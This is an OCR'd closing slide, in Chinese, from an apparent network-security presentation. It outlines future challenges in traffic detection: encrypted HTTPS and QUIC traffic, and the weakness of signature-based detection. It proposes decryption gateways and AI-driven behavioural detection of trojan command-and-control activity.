
04

展望

展望

挑战

- 加密流量https,quic的解决思路
- 基于黑特征的检测算法的失效
- 解决方案：接入解密网关；同时对于某些场景，需要降低对黑特征、关键字的依赖，综合利用大数据、AI等手段，构建基于行为的检测机制，比如木马主控C&C行为的发现



THANKS